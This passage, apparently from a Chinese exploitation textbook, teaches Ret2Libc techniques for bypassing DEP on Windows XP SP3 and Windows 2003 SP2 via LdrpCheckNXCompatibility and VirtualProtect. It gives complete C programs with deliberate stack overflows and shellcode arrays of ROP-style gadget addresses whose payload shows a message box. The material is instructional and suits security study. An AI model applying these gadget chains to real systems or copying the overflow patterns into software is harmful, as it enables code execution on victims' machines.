

图 12.3.11　增大 ESP 后关闭 DEP 返回时堆栈状态



图 12.3.12　CALL/JMP ESP 指令部分搜索结果

本次实验我们选择 0x7DC5C1B4 处的 JMP ESP，然后我在 0x0012FEC4 处放置一个长跳指令，让程序跳转到 shellcode 的起始位置来执行 shellcode，根据图 12.3.11 中的内存状态，可以计算出 0x0012FEC4 距离 shellcode 起始位置有 200 个字节，所以跳转指令需要回调 205 个字节（200+5 字节跳转指令长度）。分析结束，我们开始布置 shellcode，shellcode 布局如图 12.3.13 所示。

弹对话框的机器码 168个字节	\x90填充 12个字节	AL置1 4个字节	修正EBP 4个字节	增大ESP 4个字节	JMP ESP 4个字节	关闭DEP 4个字节	回跳和\x90填充 8个字节
\xFC……\xF8	\x90\……\x90	\x52\xE2 \x92\x7C	\x85\x8B \x1D\x5D	\x19\x4A \x97\x7C	\xB4\xC1 \xC5\x7D	\x24\xCD \x93\x7C	\xE9\x33\xFF\xFF \xFF\x90\x90\x90

图 12.3.13　Windows XP SP3 下关闭 DEP 的 shellcode 布局

代码如下所示。

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
```

```
    "....."
    "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x52\xE2\x92\x7C"        //MOV EAX,1 RETN 地址
    "\x85\x8B\x1D\x5D"        //修正 EBP
    "\x19\x4A\x97\x7C"        //增大 ESP
    "\xB4\xC1\xC5\x7D"        //jmp esp
    "\x24\xCD\x93\x7C"        //关闭 DEP 代码的起始位置
    "\xE9\x33\xFF\xFF"        //回跳指令
    "\xFF\x90\x90\x90"
```

按照图 12.3.13 中布局布置好 shellcode 后将程序重新编译，用 OllyDbg 加载程序，我们建议您在 0x7C93CD6F 处下断点，待程序中断后，我们按 F8 键单步运行程序，并注意各指令对堆栈及程序流程的影响，理解这种 shellcode 的布置思路。执行完 JMP ESP 后就可以看到程序转入 shellcode，如图 12.3.14 所示。



图 12.3.14　成功转入 shellcode

继续运行程序就可以看到熟悉的对话框，如图 12.3.15 所示。

补充一点，微软在 Windows 2003 SP2 以后对 LdrpCheckNXCompatibility 函数进行了少许修改，对我们影响最大的是该函数在执行过程中会对 ESI 指向的内存附近进行操作，如图 12.3.16 所示。

这就要保证 ESI 指向的内存为可写内存，前边我们已经介绍过了调整 EBP 的方法，大家可以利用类似的指令如 push esp pop esi retn 来调整 ESI，这些指令显示在 OllyFindAddr 插件中 Disable DEP→Disable DEP >=2003 SP2 搜索结果的 step4 部分。



图 12.3.15　shellcode 成功执行



图 12.3.16　LdrpCheckNXCompatibility 函数返回前对[ESI+37]进行操作

但这些指令不是很好找到的，这里介绍一种变通的方法。

（1）找到 pop eax retn 指令，并让程序转入该位置执行。

（2）找到一条 pop esi retn 的指令，并保证在执行（1）中 pop eax 时它的地址位于栈顶，这样就可以把该地址放到 eax 中。

（3）找到 push esp jmp eax 指令，并转入执行。

这样就相当于执行了 push esp pop esi retn，esi 被指到了可写位置。下边我们给出一种可以在 Windows 2003 SP2 下边成功溢出的代码，大家可以自行调试，感受一下跳板执行选取和 shellcode 布局的思路。代码运行环境为 Windows 2003 SP2 中文版，代码中的各跳板地址可能需要重新调试。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
```

```
charshellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xE9\x77\xBE\x77"        //修正 EBP
"\x81\x71\xBA\x7C"        //pop eax retn
"\x0A\x1A\xBF\x7C"        //pop pop pop retn
"\x3D\x68\xBE\x7C"        //pop esi retn
"\xBF\x7D\xC9\x77"        //push esp jmp eax
"\x9B\xF4\x87\x7C"        //retn 0x30
"\x17\xF5\x96\x7C"        //关闭 DEP 代码的起始位置
"\x23\x1E\x1A\x7D"        //jmp esp
"\xE9\x27\xFF\xFF"        //跳转到 shellcode 起始地址
"\xFF\x90\x90\x90"
;
voidtest()
{
        chartt[176];
        strcpy(tt,shellcode);
}
intmain()
{
        HINSTANCEhInst = LoadLibrary("shell32.dll");
        chartemp[200];
        test();
return 0;
}
```

12.3.2 Ret2Libc 实战之利用 VirtualProtect

在 DEP 的四种工作模式中，Optout 和 AlwaysON 模式下所有进程是默认开启 DEP，这时候如果一个程序自身偶尔需要从堆栈中取指令，则会发生错误。为了解决这个问题微软提供了修改内存属性的 VirtualProtect 函数，该函数位于 kernel32.dll 中，通过该函数用户可以修改指

定内存的属性，包括是否可执行属性。因此只要我们在栈帧中布置好合适的参数，并让程序转入 VirtualProtect 函数执行，就可以将 shellcode 所在内存设置为可执行状态，进而绕过 DEP。

首先我们来看看 MSDN 上对 VirtualProtect 函数的说明。

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  DWORD dwSize,
  DWORD flNewProtect,
  PDWORD lpflOldProtect
);
```

各参数的意义为：

lpAddress，要改变属性的内存起始地址。

dwSize，要改变属性的内存区域大小。

flNewProtect，内存新的属性类型，设置为 PAGE_EXECUTE_READWRITE（0x40）时该内存页为可读可写可执行。

pflOldProtect，内存原始属性类型保存地址。

修改内存属性成功时函数返回非 0，修改失败时返回 0。

如果我们能够按照如下参数布置好栈帧的话就可以将 shellcode 所在内存区域设置为可执行模式。

```
    BOOL VirtualProtect(
    shellcode 所在内存空间起始地址,
    shellcode 大小,
    0x40,
    某个可写地址
);
```

这里有两个问题需要注意。

（1）参数中包含 0x00，strcpy 在复制字符串的时候会被截断，所以我们不能攻击 strcpy 函数，本次实验中我们改为攻击 memcpy 函数。

（2）对 shellcode 所在内存空间起始地址的确定，不同机器之间 shellcode 在内存中的位置可能会有变化，本次实验中我们采用一种巧妙的栈帧构造方法动态确定 shellcode 所在内存空间起始地址。

我们将用如下代码演示如何布置栈帧，并利用 VirtualProtect 函数将 shellcode 所在内存区域设置为可执行状态，进而执行 shellcode。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
    "……"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x8A\x17\x84\x7C"        //pop eax retn
    "\x0A\x1A\xBF\x7C"        //pop pop pop retn
    "\xBA\xD9\xBB\x7C"        //修正 EBP
    "\x8B\x17\x84\x7C"        //RETN
    "\x90\x90\x90\x90"
    "\xBF\x7D\xC9\x77"        //push esp jmp eax
    "\xFF\x00\x00\x00"        //修改内存大小
    "\x40\x00\x00\x00"        //可读可写可执行内存属性代码
    "\xBF\x7D\xC9\x77"        //push esp jmp eax
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\xE8\x1F\x80\x7C"        //修改内存属性
    "\x90\x90\x90\x90"
    "\xA4\xDE\xA2\x7C"        //jmp esp
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
    "……"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
    ;
    voidtest()
    {
           charstr[176];
           memcpy(str,shellcode,420);
    }
    intmain()
    {
           HINSTANCEhInst = LoadLibrary("shell32.dll");
           chartemp[200];
           test();
    return 0;
    }
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）覆盖掉函数返回地址后，通过 Ret2Libc 技术，利用 VirtualProtect 函数将 shellcode 所在内存区域设置为可执行模式。

（4）通过 push esp jmp eax 指令序列动态设置 VirtualProtect 函数中的 shellcode 所在内存起始地址以及内存原始属性类型保存地址。

（5）内存区域被设置成可执行模式后 shellcode 就可以正常执行了。

实验环境如表 12-3-2 所示。

表 12-3-2　实验环境

	推荐使用的环境	备　　注
操作系统	Windows 2003 SP2	
DEP 状态	Optout	
编译器	VC++ 6.0	
编译选项	禁用优化选项	
build 版本	release 版本	

首先我们来看看 VirtualProtect 函数的具体实现。如图 12.3.17 所示，VirtualProtect 只是相当于做了一次中转，通过将进程句柄、内存地址、内存大小等参数传递给 VirtualProtectEx 函数来设置内存的属性。我们不妨选择 0x7C801FE8 作为切入点，按照函数要求将栈帧布置好后转入 0x7C801FE8 处执行设置内存属性过程。



图 12.3.17　VirtualProtect 函数具体实现过程

通过图 12.3.17 我们还可以看出从 EBP+8 到 EBP+18 这 16 个字节空间中存放着设置内存属性所需要的参数。[EBP+C]和[EBP+10]这两个参数是固定的，我们可以直接在 shellcode 中设置；但[EBP+8]和[EBP+14]这两个参数是需要动态确定的，要保证第一个参数可以落在我们可以控制的堆栈范围内，第二个参数要保证为一可写地址，我们布置 shellcode 的重点也就放在这两个参数上边。

由于 EBP 在溢出过程中被破坏，所以我们需要对 EBP 进行修复，首先我们用 PUSH ESP POP EBP RETN 4 指令的地址覆盖 test 函数的返回地址，shellcode 如下所示。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
    "......"
    "\x90\x90\x90\x90"
    "\xBA\xD9\xBB\x7C"//修正 EBP
```

编译好程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后单步运行到 RETN 时观察内存状态，如图 12.3.18 所示。



图 12.3.18　调整完 EBP 后内存状态

从图 12.3.18 中可以看到在执行完 RETN 4 后 ESP 刚好指向 EBP+8 的位置，如果此时我们能找到类似 MOV [EBP],** POP ** POP ** POP ** RETN 或者 MOV [EBP],** JMP **的指令就可以将要修改属性的内存地址设置为当前堆栈中的某个地址了（为什么后边要跟着 POP？EBP+C~EBP+14 存放着 VitualProtectEx 两个固定参数，我们不能去修改它们）。很不幸，在内存中没能找到类似的指令。换种思路，如果我们让 ESP 再向下移动 4 个字节，即让 ESP=0x0012FEC0，此时执行一条 PUSH ESP RETN/JMP **指令也是可以达到目的的。大家还记得在上一个实验中我们“曲线救国”使用的 PUSH ESP JMP EAX 指令吧，这里依然适用，只不过我们需要将 EAX 指向的指令修改一下。

稍后我们再讨论 EAX 具体指向什么样的指令，我们先来考虑一下什么样的指令能够让 ESP 向高址方向移动 4 个字节而又不影响程序的控制，大家一定想到了就是 RETN！对，单纯的一个 RETN 指令，即可让 ESP+4 又能够收回程序的控制权。我们按上边的分析布置好 shellcode，shellcode 如下所示。

```
    char shellcode[]=
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "......"
    "\x90\x90\x90\x90"
    "\xBA\xD9\xBB\x7C"//修正 EBP
    "\x8B\x17\x84\x7C"//RETN
    "\x90\x90\x90\x90"
    "\xBF\x7D\xC9\x77"//push esp jmp eax
```

重新编译程序，然后用 OllyDbg 加载程序。在这我们建议依然在 0x7CBBD9BA（调整 EBP

入口）处下断点，然后单步运行程序并注意观察堆栈的变化情况，来加深对堆栈调整及布局思路的理解。运行到 JMP EAX 时暂停程序，再来观察当前内存状态。

如图 12.3.19 所示，我们已经成功地将 EBP+0x8 的参数设置为当前堆栈中的某个地址，只要我们再保证 EBP+0x14 处存放的地址为可写地址就大功告成了。如果我们能将 ESP 指向 EBP+0x18，就可以再用 PUSH ESP JMP EAX 指令来设置 EBP+0x14 的参数。观察堆栈可知此时 ESP 指向 0x0012FEBC，EBP+0x14 指向 0x0012FEC8，ESP 只需再向高址方向移动 16 个字节就可以指向 EBP+0x18（0x0012FECC）。虽然让 ESP 向低址方向移动而又不影响程序流程的指令不多，但是让 ESP 向高址方向而又不影响程序流程的指令就遍地都是了，大家可以自由发挥组合指令，本次实验我们使用类似 POP POP POP RETN 指令。



图 12.3.19　执行完 PUSH ESP 后内存状态

有了指令后如何才能让程序去执行呢？从图 12.3.19 中可以看到程序将要执行的指令为 JMP EAX，所以我们只要将 EAX 指向类似 POP POP POP RETN 指令就可以了，大家可以使用 OllyFindAddr 插件中的 Overflow return address→Find POP RETN 功能，在弹出的对话框中输入 3 就可以查找到 RETN 前有 3 次 POP 的指令了，如图 12.3.20 所示。



图 12.3.20　Find POP RETN 输入 POP 次数界面及部分搜索结果

需要注意选择的指令中不能修改 ESP、EBP、EAX，这几个寄存器的值后期都会用到，本次实验我们选择 0x7CBF1A0A 处的 POP ESI POP EBX POP EDI RETN 指令。我们依然采用上个实验中使用的 POP EAX RETN 指令来将 0x7CBF1A0A 赋值给 EAX。到这里利用 VirtualProtect 修改内存属性的关键部分就都搞定了，我们再搞定两个参数就可以实现这个伟大的目标了。

（1）VirtualProtect 参数之修改内存大小，在这里我们不妨设置为 0x000000FF，255 个字节的空间足够放置弹出对话框的机器码。

（2）VirtualProtect 参数之内存新属性标志，根据 MSDN 的介绍，这里我们需要设置为 0x00000040。

根据以上分析，我们再来布置 shellcode，如下所示。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0A\x1A\xBF\x7C"//pop pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP
"\x8B\x17\x84\x7C"//RETN
"\x90\x90\x90\x90"
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\xFF\x00\x00\x00"//要修改的内存大小
"\x40\x00\x00\x00"//可读可写可执行属性代码
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xE8\x1F\x80\x7C"//修改内存属性
```

重新编译程序，然后用 OllyDbg 加载程序。继续在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后单步运行程序并注意观察每条指令对于程序流程和堆栈的影响，同时要思考选择该指令的原因，彻底掌握 shellcode 布置技巧。当程序执行到 VirtualProtect 的 RETN 0x10 指令（0x7C801FFC）时暂停程序，再来观察当前内存状态。

如图 12.3.21 所示，EAX 的值为 1，根据 MSDN 的介绍说明我们已经成功修改了内存属性，现在我们可以在 0x0012FEC0~0x0012FEC0+0xFF 的范围内为所欲为了！接下来的布置工作很简单，可以在 0x0012FEE4 位置放置 JMP ESP 指令，并在 RETN 0x10 后 ESP 指向的位置开始放置弹出对话框的机器码，实现 exploit。最终的 shellcode 布局如图 12.3.22 所示。

最终 shellcode 如下所示。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
```



图 12.3.21　VirtualProtect 返回前状态



图 12.3.22　利用 VirtualProtect 绕过 DEP 的 shellcode 布局

```
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0A\x1A\xBF\x7C"//pop pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP
"\x8B\x17\x84\x7C"//RETN
"\x90\x90\x90\x90"
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\xFF\x00\x00\x00"//修改内存大小
"\x40\x00\x00\x00"//可读可写可执行内存属性代码
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xE8\x1F\x80\x7C"//修改内存属性
"\x90\x90\x90\x90"
"\xA4\xDE\xA2\x7C"//jmp esp
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
```

```
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
    "......"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
    ;
```

再次编译程序，用 OllyDbg 加载程序，再次建议您单步运行程序，在执行完 JMP ESP 后您会发现程序转入 shellcode，并且可以在堆栈中执行指令，说明我们已经绕过了 DEP，如图 12.3.23 所示。



图 12.3.23　利用 VirtualProtect 修改内存属性后可以在堆栈中执行 shellcode

继续运行程序就可以看到弹出熟悉的“failwest”对话框啦！如图 12.3.24 所示。



图 12.3.24　利用 VirtualProtect 修改内存属性后 shellcode 成功执行

12.3.3 Ret2Libc 实战之利用 VirtualAlloc

